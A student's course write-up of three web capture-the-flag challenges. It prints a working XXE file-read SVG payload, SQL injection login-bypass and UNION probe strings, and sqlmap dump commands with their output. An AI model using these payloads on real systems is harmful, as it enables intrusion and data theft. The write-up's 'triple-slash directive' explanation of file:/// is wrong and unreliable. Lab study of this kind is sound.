Alexander Lotero

Offensive Security

Spring 2023

Week 1


This week's challenges included "SVG Text Extractor," "Log Me In", "Nevernote CSP", and "Log Me In Again." For credit, I chose to complete "SVG Text Extractor," "Log Me In", and "Log Me In Again."

SVG Text Extractor

The first challenge, SVG Extractor, is somewhat simple. The attacker is provided with an SVG file upload prompt in which the attacker selects a file from their local system to attach, clicks submit, and is greeted with a "detected text" screen that displays text found within the file. The goal is to print the contents of the flag.txt file on the server.

First, to define SVG, "Scalable Vector Graphics (SVG) is an XML-based vector image format for defining two-dimensional graphics, having support for interactivity and animation" (1). Specific SVG parameters required to complete the challenge will be discussed later, but the important part of the definition to note now is that the SVG format is XML based. Thus, our ultimately correct assumption was that we were dealing with an XML eXternal Entities (XXE) vulnerability.


We began by emulating the expected behavior of the webpage by downloading free SVG sample files from the web (2) and submitting them to the text extractor to examine behavior. Nothing of note to report here, most of our sample SVG files did not produce any text within the extractor. That said, because we assume that we have an XXE vulnerability, we began to edit one of our samples. First, the original sample text.svg appears as follows:



```
<svg height="30" width="200">
  <text x="0" y="15" fill="red">I love SVG!</text>
</svg>

```

This simple file, when run, prints "I love SVG!" in red text. Now, we edit this file to include an XML entity, "XML entities are a way of representing an item of data within an


XML document, instead of using the data itself" (3). The goal here is to create an entity of the flag.txt file that can then be printed to the screen when the extractor is run. Thus, we edited text.svg to include that entity:



```
<!DOCTYPE xee [<!ENTITY foo SYSTEM "file:///flag.txt" > ]>
<svg width="200" height="200">
<text x="0" y="15" fill="red">
&foo;</text></svg>

```


Note, our initial file declaration only included the single backslash: "file:/flag.txt", but further research revealed that we needed to use three backslashes in accordance with the "triple-slash directives" of XML (4).

Admittedly, when the submission of this new file, now titled svgtextextractor.svg, did not produce the flag, I was somewhat stumped. Further research into XML, and specifically which parameters to use and when, led me to a stack overflow post in which the answer to the question: "are SVG parameters such as 'xmlns' and 'version' needed?" was, that "the xmlns=http://www.w3.org/2000/svg attribute is required for image/svg+xml files and optional inlined <svg>" (5). Thus, I edited our payload svgextractor.svg file to include the xmlns parameter:



```
<!DOCTYPE xee [<!ENTITY foo SYSTEM "file:///flag.txt" > ]>
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">
<text x="0" y="15" fill="red">
&foo;</text></svg>

```

Upon submitting this final draft of our svgtextextractor.svg file, the flag was printed to my screen indicating the completion of the challenge:




SVG Text Extractor

Detected text:

flag{XXE_is_such_a_forced_acronym___6a51f0b7cb95}


Log Me In

Our second challenge this week, “Log Me In” challenges attackers to log in as admin. The challenge link itself takes you to a mostly empty web page that reads “Just log in!” and features a “Login” button in the upper right corner. Clicking that button sends us to the actual vulnerable login screen featuring an email address field, a password field, and a Sign In button. By this point, we correctly assumed that we were dealing with some form of SQLi vulnerability. The first thing I noticed upon attempting to log in in order to observe the behavior is that while the challenge requests that we log in as admin, the email address field does require a string in the proper email address format: example@example.com. While admin is a username, our POST request must at least appear to include an email in the email field. As such, we started by enabling our Burp proxy, both within Burp Suite and our Firefox browser, to capture a login request with a legitimate email address, send it to Burp’s repeater tab, and edit the request there while still appearing to the server as if we are submitting a legitimate email address. Our original request in Burp:




```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1240
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240
Connection: close
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240/login.php?
Cookie: CHALBROKER_USER_ID=aal562; PHPSESSID=n7upto6d0id04pg0s18knu5b16;
session=
.eJwljjEOwzAIAP_CnAFswHY-E0EwaqdKSTNV_Xsjdb6T7j6w5THPB6zv45oLbM-AFYKcdQS2Uq
mYIRdLUYqYHoFWiiLzQB67YmoPa0043twIu3BUx1vsWpkDhUl1Nq-ZWVKFlZCkS09H9lpotzvnP
Xay3rRVYVjg0ufxn_GXw_cHnosuwg.Y9l_Nw.GfWlpI4I6PEDuj0ZGTIea8ebZLw
Upgrade-Insecure-Requests: 1

email=example%40example.com&password=password
```

Given that this particular challenge takes place in a login screen, we draw from PortSwigger’s “Using SQL Injection to Bypass Authentication” (6). Within this article, the author discusses what seems to be the universal first step for SQLi in a login form, including a single quote at the end of our email entry in order to “break-out” of the email address field within the sql query. While the PortSwigger article describes an error message that may indicate the vulnerability if just a single quote is provided, we skipped this step because we are specifically attempting to login as the admin user. So, we change the email field to include admin, followed by a single quote, an always true or statement:



```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1240
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240
Connection: close
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240/login.php?
Cookie: CHALBROKER_USER_ID=aal562; PHPSESSID=n7upto6d0id04pg0s18knu5b16;
session=
.eJwljjEOwzAIAP_CnAFswHY-E0EwaqdKSTNV_Xsjdb6T7j6w5THPB6zv45oLbM-AFYKcdQS2Uq
mYIRdLUYqYHoFWiiLzQB67YmoPa0O43twIu3BUx1vsWpkDhUl1Nq-ZWVKFlZCkS09H9lpotzvnP
Xay3rRVYVjg0ufxn_GXw_cHnosuwg.Y9l_Nw.GfWlpI4I6PEDuj0ZGTIea8ebZLw
Upgrade-Insecure-Requests: 1

email=admin' or 'x'='x&password=password
```

Now, originally we attempted the same “always true or statement” as the PortSwigger article *admin’ or 1=1*, but this request was unsuccessful and resulted in a 500 error. Thus, we did some more digging and editing of our “or” statement before finally arriving at the one seen in the screenshot provided above (7). Here, the SQL query as seen and processed by the database is: *SELECT * FROM *dbname* WHERE email = 'admin' OR ‘x’=’x' AND password = 'password'*. Because ‘x’=’x’ is always true, the SQL query will succeed and assume we have provided the correct login credentials for the admin account. By right-clicking our edited POST request within Burp, we can send our request within a browser window, in this case Firefox. Once requested in the browser, we are greeted with a “Welcome admin” message which includes the flag, indicating the completion of the challenge:




Welcome admin' or 'x'='x!

flag{w0w_such_1337_SQLi_aaf633d0a0b9}

Log Me In Again

The third challenge I completed this week is “Log Me In Again.” Like the previous “Log Me In,” this challenge contains an SQL injection vulnerability. Though different, this vulnerability is exploited from the same login page, with the email address and password fields.


While I was ultimately able to dump the database by using the sqlmap (9), it was not my first instinct to use the python pentesting tool. Instead, I first returned to PortSwigger’s guide to SQL injection. Specifically, SQL injection UNION attacks (8). Here, I started by utilizing the *ORDER BY* clause to identify the number of columns within the database:



```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241
Connection: close
Referer:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241/logi
n.php?
Cookie: CHALBROKER_USER_ID=aal562; PHPSESSID=
n7upto6d0id04pg0s18knu5b16
Upgrade-Insecure-Requests: 1

email=admin'+ORDER+BY+3--+&password=password'
```

```
HTTP/1.1 302 Found
Date: Tue, 31 Jan 2023 19:09:28 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 2405
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="../../../../favicon.ico">

    <title>LogMeIn - Login</title>
```

I began with the email field set to *“admin’+ORDER+BY+1—+”*, this request “succeeded,” meaning it received an HTTP 302 Found response. I continued to iterate on the ORDER BY value until the last successful response was received with *“admin’+ORDER+BY+3—+”*. The next, *“admin’+ORDER+BY+4—+”* “fails” indicated by an HTTP 200 OK response that includes a “Fatal error”:




```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241
Connection: close
Referer:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241/logi
n.php?
Cookie: CHALBROKER_USER_ID=aal562; PHPSESSID=
n7upto6d0id04pg0s18knu5b16
Upgrade-Insecure-Requests: 1

email=admin'+ORDER+BY+4--+&password=password'
```

```
HTTP/1.1 200 OK
Date: Tue, 31 Jan 2023 19:10:14 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 161
Connection: close
Content-Type: text/html

<br />
<b>Fatal error</b>:  Call to a member function fetch_assoc() on a non-object in <b>
/var/www/example.com/public_html/login.php</b> on line <b>11</b><br />

```

This ORDER BY process tells us that within the database that we are querying, there are a total of three columns. Further, because the ORDER BY process produced the results that it did and did not report any sort of formatting error, we can also assume that the database is running MySQL (9).

The next step, as described by the PortSwigger article (8), was to utilize a series of UNION SELECT statements in the following format: *admin' UNION SELECT 'a',NULL,NULL–*, *admin' UNION SELECT NULL,'a',NULL–*, etc. The goal of this process is to identify if the data stored within each of our three columns are compatible with the string data type. After trying our three command variants, it was determined, by using the HTTP responses like above, that all three columns were compatible with the string type.

Next, given that we now know the database features three columns, all of which are compatible with the string type, we once again deploy a UNION SELECT statement, this time in hopes of actually dumping useful data from the database. This is the point in our initial strategy, manual SQLi, that we became stuck:



```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241
Connection: close
Referer:
http://offsec-chalbroker.osiris.cyber.nyu.edu:1241/logi
n.php?
Cookie: CHALBROKER_USER_ID=aal562; PHPSESSID=
n7upto6d0id04pg0s18knu5b16
Upgrade-Insecure-Requests: 1

email='+UNION+SELECT+id,+email,+password+FROM+users--+&
password=password'
```


```
HTTP/1.1 302 Found
Date: Tue, 31 Jan 2023 21:37:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 2405
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">
    <link rel="icon" href="../../../../favicon.ico">

    <title>LogMeIn - Login</title>

    <link href="
```

By adopting the format described by PortSwigger, *' UNION SELECT username, password FROM users–*, and making some guesses, we were able to identify the table name: "users" and the column names: "id," "email," and "password." Ultimately, the "users" guess for the table name was taken straight from the PortSwigger guide, and the "email" and "password" columns were provided by the original packet interception with BurpSuite, so the only actual guess that we provided was that the first column name was "id." This guess was based on the fact that, in my experience, most database implementations for user accounts include a unique id field to easily reference a user. Despite identifying these names via the HTTP responses, this command did little else to progress our attack and the PortSwigger article had become no longer applicable.

This is where I shifted gears and began working with the sqlmap tool (10) linked to by the course content page for Week 1. Naturally, the first step was to try to familiarize myself with the different options available within sqlmap, the following became particularly useful:


- -r: load an HTTP request from a file
- --dbs: enumerate, or map, the database
- -D: to specify the database to enumerate
- –level and –risk: in case default risk and level do not produce results
- –dump: to dump the database table entries

After some initial "test runs" with different parameters set, I noticed the "-r" parameter to load an HTTP request from a file. I had already captured and been editing a POST request to the login page within BurpSuite. As such, I downloaded this request into a file *BurpPOST.txt*. Additionally, because our previous manual testing indicated MySQL, we arrive at the following command: *sqlmap -r BurpPOST --dbms=mysql --level=3 --risk=3 --tables*. Note, we chose to increase the risk and level values to their maximum to ensure thorough results, which provided the following notable output:




```
Database: logmein
[2 tables]
+---------------------------------------+
| secrets                               |
| users                                 |
+---------------------------------------+
```

With the database name in hand, “logmein” as well as our objective outlined in the challenge prompt, to “dump all of the database,” we ran the following command: *sqlmap -r BurpPOST --dbms=mysql --level=3 --risk=3 -D logmein --dump*. This command provided me with the data from the two tables of the logmein database, “users” and “secrets.” The challenge flag can be found within the secrets table as seen below:



```
Database: logmein
Table: users
[1 entry]
+----+-------+----------------------------------------+
| id | email | password                               |
+----+-------+----------------------------------------+
| 2  | admin | 08aff5fe11be4356c7ac300716d0a9247a8e777b |
+----+-------+----------------------------------------+
```



```
Database: logmein
Table: secrets
[1 entry]
+----+----------------------------------------------------------+
| id | value                                                    |
+----+----------------------------------------------------------+
| 2  | flag{1_r3ally_d0nt_have_a_g00d_id3a_for_a_flag_5c9393542e83} |
+----+----------------------------------------------------------+
```

References

1. https://en.wikipedia.org/wiki/SVG
2. https://www.w3schools.com/graphics/svg_examples.asp
3. https://portswigger.net/web-security/xxe/xml-entities
4. https://www.typescriptlang.org/docs/handbook/triple-slash-directives.html#:~:text=Triple%2Dslash%20directives%20are%20single,top%20of%20their%20containing%20file.
5. https://stackoverflow.com/questions/18467982/are-svg-parameters-such-as-xmlns-and-version-needed
6. https://portswigger.net/support/using-sql-injection-to-bypass-authentication
7. http://www.unixwiz.net/techtips/sql-injection.html
8. https://portswigger.net/web-security/sql-injection/union-attacks
9. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-comment
10. https://github.com/sqlmapproject/sqlmap